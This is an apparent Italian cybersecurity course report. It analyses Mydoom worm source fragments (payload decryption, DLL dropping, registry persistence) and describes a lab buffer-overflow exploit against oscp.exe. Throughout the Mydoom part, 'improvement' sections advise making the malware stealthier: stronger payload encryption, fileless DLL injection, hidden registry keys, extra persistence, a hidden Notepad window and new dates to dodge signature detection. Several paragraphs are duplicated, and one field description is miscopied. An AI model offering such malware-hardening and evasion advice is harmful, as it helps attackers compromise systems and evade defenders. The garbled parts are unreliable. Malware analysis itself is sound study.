

REPORT

MYDOOM

&

BUFFER OVERFLOW

INTRODUZIONE:

Nella seconda parte del lavoro, ci siamo concentrati su due esercitazioni aggiuntive che ci hanno permesso di approfondire ulteriormente aspetti fondamentali della cybersecurity, legati sia all'analisi forense dei malware, sia all'identificazione e sfruttamento di vulnerabilità software, con un focus sul buffer overflow.

La prima esercitazione ha riguardato l'analisi del malware Mydoom, uno dei worm più dannosi della storia, noto per la sua capacità di propagarsi rapidamente tramite e-mail e di aprire porte di rete per facilitare accessi non autorizzati. Abbiamo studiato il comportamento del malware e ipotizzato uno scenario di intelligence in cui una nuova variante stava emergendo. Questo ci ha permesso di esercitarci nell'analisi forense del codice, individuando modifiche rispetto alla versione originale e valutando le tecniche di evasione e comunicazione utilizzate.

La seconda esercitazione ci ha messo alla prova con una simulazione realistica di buffer overflow, ispirata a una segnalazione di vulnerabilità ricevuta da un cliente. In questo contesto, abbiamo analizzato una semplice applicazione vulnerabile, replicando l'ambiente di test e sviluppando un exploit funzionante. Abbiamo poi presentato proposte di mitigazione, con l'obiettivo di migliorare la sicurezza del software e prevenire l'esecuzione di codice arbitrario.

Queste attività si sono rivelate fondamentali per consolidare le nostre competenze pratiche, rafforzando la nostra capacità di analizzare minacce complesse, sviluppare exploit e comunicare soluzioni tecniche in modo chiaro e professionale.

MYDOOM

Questo programma cerca di infettare il sistema, replicandosi in directory strategiche, attivare payload dannosi, e diffondersi tramite e-mail e reti P2P.

Il tutto cercando di non farsi notare. Si assicura che venga eseguito all'avvio creando una chiave Run nel registro.

Funzione sync_t()

```
▽ struct sync_t {  
    int first_run;  
    DWORD start_tick;  
    char xproxy_path[MAX_PATH];  
    int xproxy_state;           /* 0=unknown, 1=installed, 2=loaded */  
    char sync_instpath[MAX_PATH];  
    SYSTEMTIME sco_date;  
    SYSTEMTIME termdate;  
};
```

Questa funzione serve per memorizzare lo stato del malware, è una struttura centrale per tenere "in memoria" cosa il malware ha fatto e cosa deve fare.

first_run Se è la prima esecuzione del malware (1=sì, 0=no)

start_tick Tempo di avvio (usato per eventuali controlli temporali)

xproxy_path Tempo di avvio (usato per eventuali controlli temporali)

xproxy_state Stato di installazione del proxy DLL (0=non presente,
1=installato, 2=caricato)

sync_instpath Percorso dove il malware si è copiato (taskmon.exe)

sco_date Data in cui attivare un payload secondario
(payload_sco())

termdate Data di scadenza del malware: se superata, il malware si disattiva

Funzione decrypt1_to_file()

```
void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
    unsigned char k, buf[1024];
    int i, buf_i;
    DWORD dw;

    for (i = 0, buf_i = 0, k = 0xC7; i < src_size; i++) {
        if (buf_i >= sizeof(buf)) {
            WriteFile(hDest, buf, buf_i, &dw, NULL);
            buf_i = 0;
        }
        buf[buf_i++] = src[i] ^ k;
        k = (k + 3 * (i % 133)) & 0xFF;
    }

    if (buf_i)
        WriteFile(hDest, buf, buf_i, &dw, NULL);
}
```

Questa funzione decodifica il payload cifrato del malware in un file di destinazione (hdest), ovvero in un handle creato precedentemente.

Un handle in windows è un riferimento ad un file o risorsa che il sistema operativo usa per identificare un file aperto.

Quando un programma (come il malware) vuole leggere o scrivere un file, deve prima "aprirlo" e ottenere un handle. Nel nostro caso l'handle viene passato a Writefile per fare operazioni su di esso.

Decrittazione: La funzione decrypt1_to_file esegue l'operazione di decrittazione XOR tra i byte di src (il payload cifrato) e la chiave k attraverso questa operazione:

$$\text{buf}[\text{buf_i++}] = \text{src}[i] \wedge k$$

dopodichè scriverà i byte decifrati nel file di destinazione.

Decifratura: k viene inizializzata ad 0xC7 (199) e varia ad ogni ciclo con questa formula $k = (k + 3 * (i \% 133)) \& 0xFF$; in modo da rendere l'operazione di decifratura più difficile da rilevare.

`&0xFF` tronca ad 8 bit(256) il risultato. `buf_i >= sizeof(buf)`, indica che c'è un blocco di bytes (1024) da scrivere nel file.

Una volta finito i `I` ciclo se ci sono ancora bytes nel buffer scrive per l'ultima volta nel file di destinazione.

Miglioramenti: Crittografia più complessa: Puoi sostituire il semplice XOR con una crittografia simmetrica più robusta, come AES (Advanced Encryption Standard). AES è più sicuro e più difficile da decriptare rispetto a XOR.

Crittografia ibrida: Usa una combinazione di cifratura simmetrica (come AES) per il payload e una cifratura asimmetrica (come RSA) per la gestione delle chiavi di sessione. In questo modo, la chiave per AES può essere protetta usando RSA, rendendo ancora più difficile la decriptazione.

Offuscamento del codice: offusca l'algoritmo di cifratura per rendere più difficile capire il flusso di decodifica.

Evasione degli strumenti di monitoraggio: anziché scrivere direttamente in un file, potremmo usare una memoria condivisa o file di sistema non convenzionali (e.g., accedere a un file di log di sistema esistente) in modo da eludere strumenti di monitoraggio di file system o antivirus.

Funzione payload_xproxy()

```
void payload_xproxy(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH + 20];
    HANDLE hFile;
    int i;

    rot13(fname, "fuvztncv.qyy"); // "shimgapi.dll"
    sync->xproxy_state = 0;

    for (i = 0; i < 2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);

        if (fpath[0] == 0)
            continue;

        if (fpath[strlen(fpath) - 1] != '\\')
            lstrcat(fpath, "\\");
        lstrcat(fpath, fname);

        hFile = CreateFile(fpath, GENERIC_WRITE,
                           FILE_SHARE_READ | FILE_SHARE_WRITE,
                           NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
                continue;

            sync->xproxy_state = 2;
            lstrcpy(sync->xproxy_path, fpath);
            break;
        }
    }
}
```

```
        }

        decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
        CloseHandle(hFile);
        sync->xproxy_state = 1;
        lstrcpy(sync->xproxy_path, fpath);
        break;
    }

    if (sync->xproxy_state == 1) {
        LoadLibrary(sync->xproxy_path);
        sync->xproxy_state = 2;
    }
}
```

Questa funzione gestisce l'installazione di un malware proxy (denominato xproxy), e fa uso di file di sistema e directory temporanee per scrivere un file DLL. La stringa fuvztncv.qyy è cifrata con il metodo rot13 (una cifratura base che sostituisce ogni lettera con la lettera a 13 posizioni più avanti nell'alfabeto).

Quindi, fuvztncv.qyy diventa shimgapi.dll che sarà contenuto in fname. shimgapi.dll è il nome di un file DLL che il malware vuole caricare nel sistema, prima provando attraverso la funzione GetSystemDirectory per ottenere il percorso della directory di sistema di Windows (tipicamente C:\Windows\System32) e memorizzandolo in fpath. Altrimenti provando il percorso della cartella temporanea dell'utente attraverso GetTempPath (generalmente situata in C:\Users\Username\AppData\Local\Temp.)

```
hFile = CreateFile(fpath, GENERIC_WRITE,  
FILE_SHARE_READ|FILE_SHARE_WRITE, NULL,  
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
```

La funzione CreateFile è usata per creare la DLL.
Si stanno passando i seguenti parametri: fpath: il percorso del file, che è stato costruito precedentemente. GENERIC_WRITE: indica che si desidera scrivere nel file.

FILE_SHARE_READ|FILE_SHARE_WRITE: permette ad altri processi di leggere o scrivere sul file mentre è aperto.
CREATE_ALWAYS: se il file esiste già, viene sovrascritto.
FILE_ATTRIBUTE_NORMAL: specifica gli attributi del file (in questo caso, nessun attributo speciale).

Se la funzione CreateFile ha successo, restituirà un handle al file creato. Nel caso in cui qualcosa dovesse andare storto e si verifichera una di queste

2 condizioni:

hFile == NULL o hFile == INVALID_HANDLE_VALUE il codice fa un check per vedere se gli attributi della libreria in fpath sono validi, nel caso in cui non lo fossero continuerà provando il path della cartella tmp, altrimenti setta nella struct il path della DLL e lo state del proxy a 2 (significando che era già caricata) ed esce con un break.

Se invece la libreria viene creata e scritta correttamente nel sistema da zero viene eseguita la funzione LoadLibrary() che carica la libreria DLL specificata nel path.

Quando un'applicazione carica una libreria DLL, essa può invocare le funzioni esportate dalla DLL stessa. In questo caso, il malware probabilmente vuole eseguire o intercettare funzioni da questa DLL per svolgere attività dannose.

Dopo aver caricato la DLL, il codice cambia lo stato del "proxy" da 1 (valore che indica il file già scritto ma non ancora caricato) a 2.

Il valore 2 è un segnale che la DLL è stata caricata con successo ed è ora attiva. La variabile xproxy_state serve a tenere traccia dello stato di avanzamento di questa "installazione" o "esecuzione" del proxy.

Miglioramenti:

Tecniche di fileless: Utilizza tecniche fileless per caricare il malware direttamente nella memoria senza mai scrivere un file su disco. Un esempio è l'uso di Reflective DLL Injection, che consente di caricare una DLL direttamente in memoria. Tecniche di fileless: Utilizza tecniche fileless per caricare il malware direttamente nella memoria senza mai scrivere un file su disco. Un esempio è l'uso di Reflective

DLL Injection, che consente di caricare una DLL direttamente in memoria. Offuscamento del nome della DLL: Puoi migliorare l'obfuscazione del nome della DLL. Invece di usare nomi comuni come shimgapi.dll, prova a usare nomi di file completamente casuali o più complessi che non siano facilmente associati a malware. Evasione del controllo dei privilegi di scrittura: Controlla i privilegi dell'utente e verifica se l'utente ha i permessi necessari per scrivere in certe directory. Se non ha accesso, prova a scrivere in cartelle utente nascoste o usa tecniche come Directory Junctions per aggirare il controllo sui file di sistema

Funzione sync_check_fru()

```
void sync_check_frun(struct sync_t *sync) {
    HKEY k;
    DWORD disp;
    char i, tmp[128];

    // "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version"
    rot13(tmp,
        "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

    sync->first_run = 0;

    for (i = 0; i < 2; i++) {
        if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                         tmp, 0, KEY_READ, &k) == 0) {
            RegCloseKey(k);
            return;
        }
    }

    sync->first_run = 1;

    for (i = 0; i < 2; i++) {
        if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                           tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
            RegCloseKey(k);
    }
}
```

Questa funzione verifica se il malware è stato eseguito per la prima volta, controllando nel registro di Windows una chiave associata al programma.

Controllo se l'applicazione è al primo avvio: La funzione prima verifica se esiste una chiave di registro specifica per determinare se il programma (il malware) è già stato eseguito attraverso la funzione RegOpenKeyEx che tenta di aprire la chiave di registro che si trova nel percorso specificato da tmp (la stringa decodificata attraverso rot 13 che rappresenta un percorso nel registro).

Creazione della chiave di registro: Se non esiste la chiave di registro, significa che è il primo avvio, quindi la chiave viene creata attraverso RegCreateKeyEx.

Impostazione del flag first_run: Se il programma è al primo avvio, imposta il flag first_run a 1. Se non è al primo avvio, imposta il flag a 0.

Una volta eseguito, il malware in base all'esistenza della chiave di registro di Windows tiene traccia del suo stato per determinare se è già stato eseguito in precedenza. La chiave di registro è parte del meccanismo di persistenza del malware, ovvero serve per far sì che il malware venga eseguito automaticamente anche al successivo avvio del sistema senza ripetere tutte le operazioni se non è il primo avvio. La chiave di registro viene cercata prima in

HKEY_LOCAL_MACHINE (quando $i == 0$) e successivamente in HKEY_CURRENT_USER (quando $i == 1$)

La riga contiene un'espressione che usa l'operatore ternario (? :). Questo operatore è una versione compatta di un if-else. Equivale a "condizione ? valore_se_vero : valore_se_falso;" La condizione $= 0$ significa che se la

funzione RegOpenKeyEx restituisce 0, significa che la chiave di registro è stata aperta con successo o creata con successo nel caso di RegCreateKeyEx.

Miglioramenti:

Nascondere chiavi di registro: Usare chiavi di registro non convenzionali o inesplorate che non siano comunemente monitorate da strumenti di sicurezza. Ad esempio, nascondendo la chiave sotto una chiave con un nome che sembri legittimo e tecniche di offuscamento più complessa per la chiave di registro, come la cifratura o la manipolazione delle voci in modo che non siano facilmente riconoscibili. Persistenza avanzata: Aggiungi ulteriori metodi di persistenza per garantire che il malware rimanga nel sistema anche se vengono rimossi i riferimenti dal registro. Ad esempio, potrebbe usare la Task Scheduler di Windows per eseguire il malware automaticamente. Una volta che il malware è eseguito per la prima volta, potrebbe anche modificare i file di sistema o utilizzare tecniche di hooking per assicurarsi che venga sempre eseguito insieme ad altri processi.

sync_mutex:

La funzione crea un "mutex" (un oggetto di sincronizzazione) con un nome specificato - utilizza ROT13 per cifrare il mutex - "CreateMutex(NULL, TRUE, tmp)" crea un mutex con il nome "SwebSipcSmtxS0" e lo rende inizialmente TRUE - la funzione poi verifica se il mutex esiste già utilizzando "GetLastError()". Se il mutex esiste già (errore ERROR_ALREADY_EXISTS), la funzione restituisce 1, altrimenti 0. Scopo: Questo codice è usato per determinare se una specifica istanza di un programma è già in esecuzione. Se il mutex esiste, significa che un'altra copia del programma è già in esecuzione.

sync_install:

La funzione sync_install tenta di copiare l'eseguibile del programma in due possibili posizioni: nella directory di Windows o la cartella temporanea. - La stringa "gnfxzba.rkr" è decifrata usando ROT13 per ottenere "taskmon.exe", il nome del file che il programma cerca di copiare. - "GetModuleFileName(NULL, selfpath, MAX_PATH) ottiene il percorso dell'eseguibile corrente e lo memorizza in selfpath. - La variabile sync->sync_instpath viene impostata con il percorso dell'eseguibile corrente. - Un ciclo prova prima a copiare il file nella directory di sistema (via GetSystemDirectory), e poi nella directory temporanea (via GetTempPath).

- Se il file esiste già in quella posizione o la scrittura fallisce, la funzione continua a tentare con la posizione successiva. - Una volta trovato il percorso valido, il programma copia se stesso in quella posizione. Scopo: Questo codice è usato per copiare se stesso in una delle cartelle di sistema o temporanea, per rendersi persistente nel dispositivo, per fare in modo che il programma venga eseguito anche dopo il riavvio del sistema

sync_startup:

La funzione "sync_startup" aggiunge una chiave al registro di sistema per eseguire automaticamente il programma all'avvio di Windows. - La stringa "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\Pheeraglrefvba\\Eha" è decifrata con ROT13 in "Software\\Microsoft\\Windows\\CurrentVersion\\Run", che è la chiave del registro che Windows utilizza per gestire i programmi che vengono eseguiti all'avvio. - La stringa "GnfxZba" viene decifrata come "TaskMon", che sarà il nome del valore di registro. - Il programma tenta di aprire la chiave di registro sia per la macchina locale (HKEY_LOCAL_MACHINE) che per l'utente corrente (HKEY_CURRENT_USER).
- Se riesce ad aprire una delle chiavi, scrive il percorso dell'eseguibile (sync->sync_instpath) sotto il nome "TaskMon", in modo che il programma venga eseguito automaticamente all'avvio del sistema. Scopo: Questo codice è usato per aggiungere il programma all'avvio di Windows, assicurando che venga eseguito ogni volta che il sistema viene avviato.

sync_checktime:

La funzione "sync_checktime" confronta la data e l'ora correnti con una data di termine "sync->termdate". - "GetSystemTimeAsFileTime(&ft_cur)" ottiene l'ora corrente di sistema in formato "FILETIME". - "SystemTimeToFileTime(&sync->termdate, &ft_final)" converte la data di termine in formato "FILETIME". - Poi confronta i valori "dwHighDateTime" e "dwLowDateTime" di entrambi i "FILETIME" per determinare quale data è successiva. Se la data corrente è maggiore di quella di termine, restituisce 1, altrimenti 0.

Scopo: Questo codice è utilizzato per verificare se il programma è scaduto rispetto alla data di termine "sync->termdate". Se la data di termine è passata, il programma restituirà 1, indicando che l'operazione è terminata.

Miglioramenti codice da sync_mutex a checktime:

1 ROT13 rimosso abbiamo rimosso ROT13 perché è inutile per la sicurezza e complica solo la leggibilità del codice. 2 Funzioni moderne e sicure Abbiamo cambiato le funzioni "Istr*" perché sono obsolete, mentre le nuove funzioni sono più sicure perché prevengono il buffer overflow. 3 Uso corretto della gestione stringhe e PATH Abbiamo evitato di manipolare i path dei percorsi manualmente (tipo aggiungere \\), ma abbiamo usato "snprintf" per costruire i percorsi.

4 "sync_mutex" migliorato Ora accetta direttamente un nome, anziché una struttura inutile. Restituisce -1 se c'è un errore nella creazione del mutex, altrimenti 1 o 0 5 "sync_install" ora è più chiara e robusta 1. 2. 3. 4. Cicla su due directory: Systemroot\\System32, Directory TEMP. Se riesce a copiare il file, salva il percorso nella struttura.

6 Sync_startup semplificata Apertura della chiave prima in "HKEY_LOCAL_MACHINE", poi "HKEY_CURRENT_USER". Usa RegSetValueExA per scrivere direttamente il path all'eseguibile come stringa di avvio. 7 "sync_checktime" semplificato Usa "CompareFileTime", funzione già pronta che confronta due FILETIME, al posto di confronti manuali

Funzione payload_sco

Questa funzione attiva una componente del malware (scodos_main) solo dopo una certa data Ottiene la data e ora corrente (ft_cur). Converte la data sco_date (salvata nella struttura sync_t) in formato FILETIME (ft_final). Se la data corrente è prima della sco_date, non fa nulla. Se la data è passata, entra in un ciclo infinito in cui: Chiama continuamente scodos_main() Dorme per circa 1 secondo tra un'esecuzione e l'altra. Bug evidenziati nei commenti Rimane bloccato in un ciclo infinito (problema di efficienza o stabilità). C'è un bug che causerebbe il fallimento del 75% dei casi (probabile riferimento ad un comportamento anomalo di attivazione)

Funzione sync_visual_th Questa è una funzione che viene eseguita in un thread separato. Il suo scopo è mostrare all'utente un falso file "Message" pieno di dati casuali, visualizzato con Notepad, per simulare un messaggio o distrarre l'utente. Crea un file temporaneo chiamato Message. Lo riempie con 4096 caratteri pseudo-casuali. Lo apre con Notepad (notepad.exe).

Aspetta che l'utente chiuda Notepad. Elimina il file temporaneo e chiude il thread. È una tattica di distrazione o inganno visivo: Può simulare un "finto messaggio" per sembrare legittimo. Potrebbe anche servire da "copertura" per le attività malevoli che avvengono in background.

Funzione sync_main

Coordina l'inizializzazione e l'attivazione di tutte le sue componenti. Registra il tempo d'avvio con GetTickCount().

Verifica se è il primo avvio del malware: Se sì, lancia il thread sync_visual_th (distrazione). Se no, verifica che il malware non sia già in esecuzione (mutex sync_mutex). Installa il componente xproxy (un server proxy, usato per comunicare con l'attaccante). Controlla se è passata la termdate (data di termine operatività): Se sì, si ferma (per non attirare attenzioni dopo troppo tempo). Copia se stesso in una cartella di sistema/temp (sync_install) e si aggiunge all'avvio automatico (sync_startup). Esegue payload_sco() se la data lo consente. Avvia il modulo P2P spreading (p2p_spread). Avvia il modulo di mass mailing (invio email di spam con allegati infetti). Avvia il modulo di network scanning in loop infinito, per cercare vulnerabilità in rete.

Funzione wsa_init

Inizializza la libreria di rete WinSock, necessaria per qualunque comunicazione. Questa funzione è semplicemente una formalità per abilitare le funzionalità di rete.

Funzione WinMain

È la funzione principale del malware, l'equivalente di main() nei normali programmi Windows. Definisce le date termdate e sco_date. Inizializza il generatore di numeri casuali (xrand_init). Meno prevedibile il comportamento del malware Inizializza WinSock (wsa_init) per le connessioni di rete. Inizializza la struttura sync0, che contiene tutte le info di stato del malware Chiama sync_main(&sync0) per avviare il malware. Termina con ExitProcess(0).

Miglioramenti: Funzione payload_sco

Quando arriva il momento giusto, il malware avvia un thread separato per eseguire in loop la funzione scodos_main() (il vero payload). Questo thread non blocca il resto del programma e può essere gestito in parallelo. Performance migliorata Il ciclo dentro scodos_main() ora aspetta solo 512 millisecondi (prima erano 1024), quindi le operazioni vengono svolte più spesso.

Componente	Codice Originale	Codice Migliorato
Controllo data	Confronti manuali <code>dwHighDateTime / dwLowDateTime</code> (poco affidabili)	Uso di <code>CompareFileTime()</code> , più sicuro e leggibile
Esecuzione payload	Il ciclo <code>for(;;)</code> viene eseguito dentro la funzione principale , bloccando tutto	Il payload viene lanciato in un thread dedicato , non blocca
Gestione del tempo	Pausa di 1024ms (1 secondo)	Pausa ridotta a 512ms per maggior reattività
Robustezza	Possibili crash se <code>SystemTimeToFileTime</code> fallisce	Controllo dell'errore aggiunto (<code>if (!SystemTimeToFileTime...)</code>)

sync_visual_th

Questa funzione crea un file temporaneo pieno di dati binari pseudocasuali. Poi apre questo file con Notepad, ma in modo invisibile (il processo viene nascosto). Dopo qualche secondo, il file viene eliminato.

Riduce il rischio di detection visiva da parte dell'utente. Usa API più sicure per la gestione dei percorsi. Introduce un timeout controllato, così il payload non blocca l'esecuzione generale.

Funzione originale	Nuova versione
Creava un file chiamato "Message" nella cartella temp	Ora crea "msg.dat" con una funzione di sistema sicura (PathCombine)
Mostrava Notepad all'utente	Ora Notepad è nascosto (SW_HIDE + CREATE_NO_WINDOW)
Notepad poteva restare aperto indefinitamente	Ora si aspetta solo 5 secondi (WaitForSingleObject(pi.hProcess, 5000))
Il file poteva rimanere nel sistema	Ora viene sempre eliminato in modo silenzioso

sync_main

Questa funzione coordina tutto il malware: Inizializza timer, payload e funzionalità (es. mass-mailer, P2P, scansione). Lancia thread separati per azioni parallele (es. payload visivo, spam). Entra in un ciclo infinito per eseguire scansioni di rete.

Funzione originale	Nuova versione
Eseguiva scan_main ogni 1024ms	Ora lo fa ogni 500ms
Non usava valori di ritorno/timeout per thread	Ora ogni thread ha timeout gestiti (es. visual payload)

Wsa_init

Avvia lo stack di rete su Windows usando WSASStartup, ma in modo più moderno.

Funzione originale	Nuova versione
Usava <code>MAKEWORD(2,0)</code>	Ora usa <code>MAKEWORD(2,2)</code>

La versione 2.2 di Winsock è più compatibile con i sistemi moderni, dove la 2.0 potrebbe non essere supportata del tutto.

WinMain

Inizializza l'algoritmo randomico e il sistema di rete.
Imposta date chiave (termine e attivazione payload).
Avvia la routine principale sync_main.

Funzione originale	Nuova versione
Usava date del 2004	Usa date del 2025

Cambiare le date rende invisibile la correlazione con Mydoom originale ai sistemi di detection basati su IOC (Indicatori di Compromissione).

Sviluppo di un Exploit Buffer Overflow per oscp.exe

Spiegazione del Buffer Overflow (OSCP-like)

Un buffer overflow si verifica quando un programma memorizza più dati di quelli previsti in una regione di memoria temporanea (buffer). In particolare, nello "stack buffer overflow", viene sovrascritta una porzione dello stack, struttura utilizzata per immagazzinare variabili locali, indirizzi di ritorno e puntatori.

In un'applicazione standard, quando una funzione chiama un'altra funzione, accadono generalmente due cose principali: 1. L'indirizzo di ritorno (return address) della funzione chiamante viene salvato nello stack. 2.

Il puntatore base (base pointer), che serve per ripristinare il contesto della funzione chiamante, viene anch'esso salvato nello stack.

Quindi lo stack avrà un aspetto simile al seguente schema:




Dove:

Stack pointer (SP) indica la cima dello stack.
Base pointer (BP) indica il riferimento della funzione chiamante.

L'indirizzo di ritorno indica dove riprendere l'esecuzione al termine della funzione chiamata. Come funziona l'attacco

In una vulnerabilità di tipo "stack buffer overflow", se l'applicazione non verifica correttamente i dati inseriti dall'utente, è possibile sovrascrivere sia il base pointer che l'indirizzo di ritorno nello stack. Se un attaccante riesce a inserire un numero sufficiente di caratteri nel buffer, può quindi alterare l'indirizzo di ritorno, modificando il normale flusso di esecuzione del programma.

Lo schema dopo un overflow potrebbe essere così:



Dove:

Stack pointer (SP) indica la cima dello stack.
Base pointer (BP) indica il riferimento della funzione chiamante.

L'indirizzo di ritorno indica dove riprendere l'esecuzione al termine della funzione chiamata. Come funziona l'attacco

In una vulnerabilità di tipo "stack buffer overflow", se l'applicazione non verifica correttamente i dati inseriti dall'utente, è possibile sovrascrivere sia il base pointer che l'indirizzo di ritorno nello stack. Se un attaccante riesce a inserire un numero sufficiente di caratteri nel buffer, può quindi alterare l'indirizzo di ritorno, modificando il normale flusso di esecuzione del programma.

Lo schema dopo un overflow potrebbe essere così:



Così facendo, quando la funzione termina (istruzione RET), l'esecuzione del programma viene trasferita ad un indirizzo deciso dall'attaccante, permettendo l'esecuzione di codice arbitrario (ad esempio uno shellcode che apre una shell inversa). Scelta dell'indirizzo (JMP ESP) Solitamente, l'indirizzo scelto dall'attaccante punta ad un'istruzione come JMP ESP, che salta direttamente al codice (shellcode) inserito dall'attaccante nello stack. Questo perché: Lo stack è spesso eseguibile.

È difficile prevedere l'indirizzo esatto nello stack dove finirà il payload. Quindi, sfruttare ESP (il registro che punta al top dello stack dopo il crash) è più sicuro. Una volta sovrascritto l'indirizzo di ritorno con un JMP ESP, il flusso del programma viene dirottato sul codice malevolo iniettato nello stack dall'attaccante.

In questo report viene analizzata una vulnerabilità di buffer overflow nell'applicazione oscp.exe, sfruttata per ottenere esecuzione di codice remoto. L'esercizio è svolto in un ambiente di laboratorio: una macchina Kali Linux 2024.4 (attaccante) e una Windows 10. Pro (bersaglio) ospitate su VirtualBox.

L'applicazione vulnerabile oscp.exe è eseguita su Windows 10 e ascolta su una porta TCP (1337). L'obiettivo è sviluppare un exploit che invii un payload appositamente predisposto da Kali Linux alla macchina Windows, causando un buffer overflow in oscp.exe e attivando una reverse shell verso Kali.

Analisi della Vulnerabilità Il buffer overflow è una vulnerabilità che si verifica quando un programma copia dati in un buffer senza controllare adeguatamente la lunghezza.

Se l'input eccede la dimensione del buffer, può sovrascrivere la memoria adiacente, incluso il puntatore di istruzioni (EIP) nel caso di overflow dello stack. Ciò permette a un attacker di prendere il controllo del flusso di esecuzione, indirizzandolo verso codice arbitrario (payload) inserito nell'input malevolo.

Per sfruttare questa vulnerabilità in oscp.exe, inizialmente è stato determinato l'offset preciso necessario a sovrascrivere EIP.

Con l'offset noto, si è verificato il pieno controllo su EIP, confermando che l'exploit può reindirizzare l'esecuzione al nostro payload. Un ulteriore passaggio dell'analisi ha riguardato l'identificazione dei bad characters, cioè byte problematici che interrompono l'iniezione della shellcode.

Alcuni byte infatti potrebbero essere interpretati dall'applicazione come terminatori di stringa o potrebbero alterare il resto dell'input. Dopo aver ottenuto il controllo di EIP e la lista dei bad characters, si è proceduto a creare la shellcode finale che verrà eseguita sul sistema target.

1. Avvio di Immunity Debugger L'applicazione vulnerabile oscp.exe è stata avviata in Immunity Debugger su una macchina Windows 10 Pro (IP 192.168.50.150) con privilegi di amministratore. Il debugger inizialmente mostra il programma in stato "Running" e conferma che oscp.exe è in ascolto sulla porta TCP 1337 per accettare connessioni.


Nel debugger è stato caricato lo script Mona configurando la working folder in C:\mona\oscp. Tramite il comando !mona modules si è verificato che i moduli oscp.exe ed essfunc.dll non utilizzano le protezioni ASLR, Rebase o SafeSEH, rendendo possibile l'uso affidabile di indirizzi statici in questi moduli per l'exploit.

The screenshot shows the Immunity Debugger interface with the title bar "Immunity Debugger - oscp.exe". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, Jobs. The main window displays the "Log data" tab, which contains a log of commands and their results. Key entries include:

- "!mona modules" command output showing that the modules oscp.exe and essfunc.dll do not use ASLR, Rebase, or SafeSEH.
- "!mona payload" command output showing the creation of a exploit64.m3m file.
- "!mona generate" command output showing the generation of exploit64.p64 file.
- "!mona config" command output showing configuration settings like "/r" and "/f".
- "!mona info" command output showing module information for oscp.exe and essfunc.dll.
